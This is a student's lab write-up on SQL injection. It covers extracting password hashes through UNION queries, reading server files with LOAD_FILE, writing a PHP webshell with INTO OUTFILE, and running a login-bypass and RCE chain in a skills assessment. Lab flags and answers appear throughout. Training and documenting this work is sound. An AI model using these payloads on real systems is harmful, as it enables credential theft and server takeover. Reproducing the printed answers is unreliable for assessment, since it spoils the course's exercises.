This section demonstrated complete schema discovery and environment fingerprinting using structural functions and the default metadata catalog. It mapped fingerprint parameters (such as @@version, POW(1,1), and SLEEP(5)) used to identify underlying engine signatures like MySQL/MariaDB. Additionally, it detailed navigation paths through the INFORMATION_SCHEMA metadata framework, specifically querying data structures across SCHEMATA (to identify active databases), TABLES (to isolate specific object names via TABLE_SCHEMA filtering), and COLUMNS (to inventory specific row fields via structural dot notation rules).

Question

What is the password hash for 'newuser' stored in the 'users' table in the 'ilfreight' database?

Answer

9da2c9bcdf39d8610954e0e11ea8f45f

How you got there

Using the same UNION injection point from the previous question (the port_code parameter, 4-column query), I queried the users table in the ilfreight database directly, selecting the username and password columns for the specific user:


' UNION SELECT username,password,3,4 FROM ilfreight.users WHERE username='newuser'-- -

The injected row appended to the results table, with newuser's password hash appearing in the Port Code column.

Evidence

> *One sentence saying what the screenshot shows, then the screenshot, then one sentence on what it proves.*

The search results table with the injected row at the bottom, showing the 32-character MD5 hash for newuser.



Proves that the UNION injection reached across database boundaries (from the port search table into ilfreight.users) and extracted stored credential data directly.

3.14 Reading Files

What this section covered

This section demonstrated how administrative privileges can be abused via SQL injection to read arbitrary server-side files. It detailed the prerequisites for system-level interaction, such as verifying the active database user role via USER() and auditing schema table structures (mysql.user or information_schema.user_privileges) to confirm the presence of the critical FILE privilege. Furthermore, it illustrated the technical execution of local file inclusion by passing arbitrary paths (such as /etc/passwd or application source paths like /var/www/html/search.php) into the MySQL native LOAD_FILE() function, allowing an attacker to map backend infrastructure and source logic directly from the front-end interface.

Question

We see in the above PHP code that '$conn' is not defined, so it must be imported using the PHP include command. Check the imported page to obtain the database password.

Answer

dB_pAssw0rd_iS_flag!

How you got there

I used LOAD_FILE() to read search.php's own source first:

cn' UNION SELECT 1, LOAD_FILE('/var/www/html/search.php'), 3, 4-- -

Viewing it with Ctrl+U showed $conn being used in a mysqli_query() call without ever being defined in that file, with an include "config.php"; line at the top , confirming the connection details live in a separate, included file.


I repeated the technique against that file instead:

cn' UNION SELECT 1, LOAD_FILE('/var/www/html/config.php'), 3, 4-- -

Viewing the source revealed a $config array with DB_HOST, DB_USERNAME, DB_PASSWORD, and DB_DATABASE, followed by the actual mysqli_connect() call using them. The DB_PASSWORD value was dB_pAssw0rd_iS_flag!.

Evidence

The page source of config.php, read via LOAD_FILE(), showing the $config array with the database credentials in plaintext.



Proves that file-read access via SQL injection let me trace the application's own include chain to recover credentials that were never exposed through the application's normal functionality.

3.15 Writing Files

What this section covered

This section demonstrated how to leverage file-writing privileges through SQL injection to achieve arbitrary file creation and Remote Code Execution (RCE). It detailed the strict multi-variable prerequisites required for file writes, including verifying the FILE privilege, ensuring the global secure_file_priv variable is empty or allows targeted path writes via information_schema.global_variables, and confirming local directory write permissions. Finally, the section illustrated how the SELECT .. INTO OUTFILE directive can be used within a UNION payload to drop an interactive PHP web shell (<?php system($_REQUEST[0]); ?>) into the server's web root, enabling immediate OS-level command execution.

Question

Find the flag by using a webshell.

Answer

d2b5b27ae688b6a0f1d21b7d3a0798cd

How you got there

I confirmed the injection point's column count with ORDER BY (4 columns, same structure as the previous target), then attempted to write a PHP webshell to the web root using INTO OUTFILE:

cn' UNION SELECT 1,"<?php system($_GET['cmd']); ?>",3,4 INTO OUTFILE '/var/www/html/shell.php'-- -


The server responded that shell.php already existed, so I used it directly rather than overwriting it. Listing the web root with shell.php?cmd=ls showed only the application's own files, no obvious flag. I widened the search across the whole filesystem:

*shell.php?cmd=find+/+-iname+"*flag*"+2>/dev/null*

Among the usual kernel/system noise, this turned up /var/www/flag.txt, outside the web root, so not reachable by browsing directly, but readable through the webshell's command execution. Running shell.php?cmd=cat+/var/www/flag.txt returned the flag.

Evidence

The find command locating /var/www/flag.txt among filesystem results, followed by the cat command returning the flag's content.



Proves that the pre-existing webshell gave full command execution on the server, used to search the filesystem and read a file outside the normal web root.

3.16 Mitigating SQL Injection

What this section covered

This section evaluated essential defensive countermeasures designed to neutralize SQL injection vulnerabilities across web applications and database architectures. It detailed multiple security boundaries, including input sanitization via escaping functions (mysqli_real_escape_string), input validation using regular expression whitelisting (preg_match), and the implementation of Least Privilege access controls by restricting database user accounts to minimum necessary permissions. Additionally, it highlighted the defensive role of Web Application Firewalls (WAFs) in blocking known malicious signatures, and emphasized parameterized queries (Prepared Statements) as the industry-standard methodology for decoupling executable code from user-supplied data strings.

3.17 Skills Assessment - SQL Injection Fundamentals

What this section covered

This section established the operational scenario and technical proxy architecture required to perform a black-box web application assessment for chattr GmbH. It highlighted the importance of configuring a defensive or offensive testing proxy to intercept encrypted HTTPS network traffic securely. The section provided detailed, step-by-step instructions for utilizing Burp Suite's


integrated Chromium browser or, alternatively, mapping out an explicit trust chain by installing PortSwigger's Certificate Authority (CA) into an external browser instance (Firefox) using FoxyProxy management rules.

Question 1

What is the password hash for the user 'admin'?

Answer

argon2iv=19dk4wdDBraE0zZVllcEUudA$CdU8zKxmToQybvtHfs1d5nHzjxw9DhkdcVToq6HTgvU




Question 2

What is the root path of the web application?

Answer

/var/www/chattr-prod




Question 3

Achieve remote code execution, and submit the contents of /flag_XXXXXX.txt below.

Answer

061b1aeb94dec6bf5d9c27032b3c1d8d



How you got there

Started by probing the registration endpoint's invitationCode field with classic SQLi payloads. Payloads using -- - comments returned 500 errors, while ' OR '1'='1 (no comment) returned 302, telling me the original query had a trailing closing quote after my injection point, so leaving the string open let it balance naturally. Used that to bypass the invite-code check and create an account, then logged in.

On the authenticated dashboard, found a "search in conversation" box (q parameter) passed via GET. A single quote truncated the page response, a sign of a raw SQL error crashing the script mid-render, unlike the u (user ID) parameter which failed gracefully. Confirmed I could close the query cleanly with ') -- -, meaning my input sits inside one set of parentheses in the backend query.

From there: ORDER BY confirmed 4 columns; UNION SELECT 1,2,3,4 showed columns 3 and 4 reflected in the page output. Used that to pull database(), enumerate information_schema.tables, find the Users table, get its columns, and extract the admin password hash directly via UNION SELECT ... FROM Users WHERE Username='admin'.

Tried LOAD_FILE('/var/www/html/...') assuming a standard Debian/Apache-style webroot, assuming the app was Apache, so every guess came back empty. Burned significant time here before realizing the empty results meant wrong assumption about the server, not blocked file access (confirmed separately that secure_file_priv behavior varied between target instances, which added noise).

I then read nginx's own config directly with LOAD_FILE('/etc/nginx/sites-enabled/default'), which revealed the real document root: /var/www/chattr-prod.

---

4. Challenges and how you resolved them

The biggest challenge was environmental, not technical: the target machine reset twice mid-assessment (once from a time-limit expiry, once after a VM restart on my end), which meant chasing down "broken" injections that were actually just dead connections to an old IP/port. I lost real time debugging curl commands as if the payload was wrong when the target simply wasn't there. The fix was building a habit of checking the Target panel first whenever requests started behaving strangely (hanging, empty, or silently failing) instead of assuming the SQL was broken.

A second challenge was assuming the webroot without verifying it, I guessed /var/www/html, the standard Apache/Debian default, without first confirming the server was running Apache. It's nginx, which uses a different convention entirely, so every LOAD_FILE attempt against that path came back empty. I got stuck here for quite some time before I had to resolve to look up a public write-up of this assessment, which pointed me toward reading nginx's own config file (/etc/nginx/sites-enabled/default) via LOAD_FILE instead of guessing paths, that directly revealed the real root, /var/www/chattr-prod.

5. Conclusion

This assessment took the SQLi fundamentals from the module and forced me to chain them into a full attack path rather than practicing them in isolation — invite-code bypass, authenticated UNION-based extraction, and privilege-dependent file read/write leading to RCE. What I learned the most was how much of the real difficulty was environmental (broken shell state, a resetting target) rather than the injection logic itself, which is a realistic reminder that pentesting involves a lot of non-glamorous debugging. I now have a repeatable mental checklist for column-count discovery, reflective-column testing, and pivoting from data extraction to file-system access, and next time I'd verify the server stack explicitly before guessing paths, rather than assuming a default. This kind of methodical, assumption-checking approach is exactly what a SOC analyst needs when triaging a real incident: confirm what you're looking at before acting on what you expect to be there.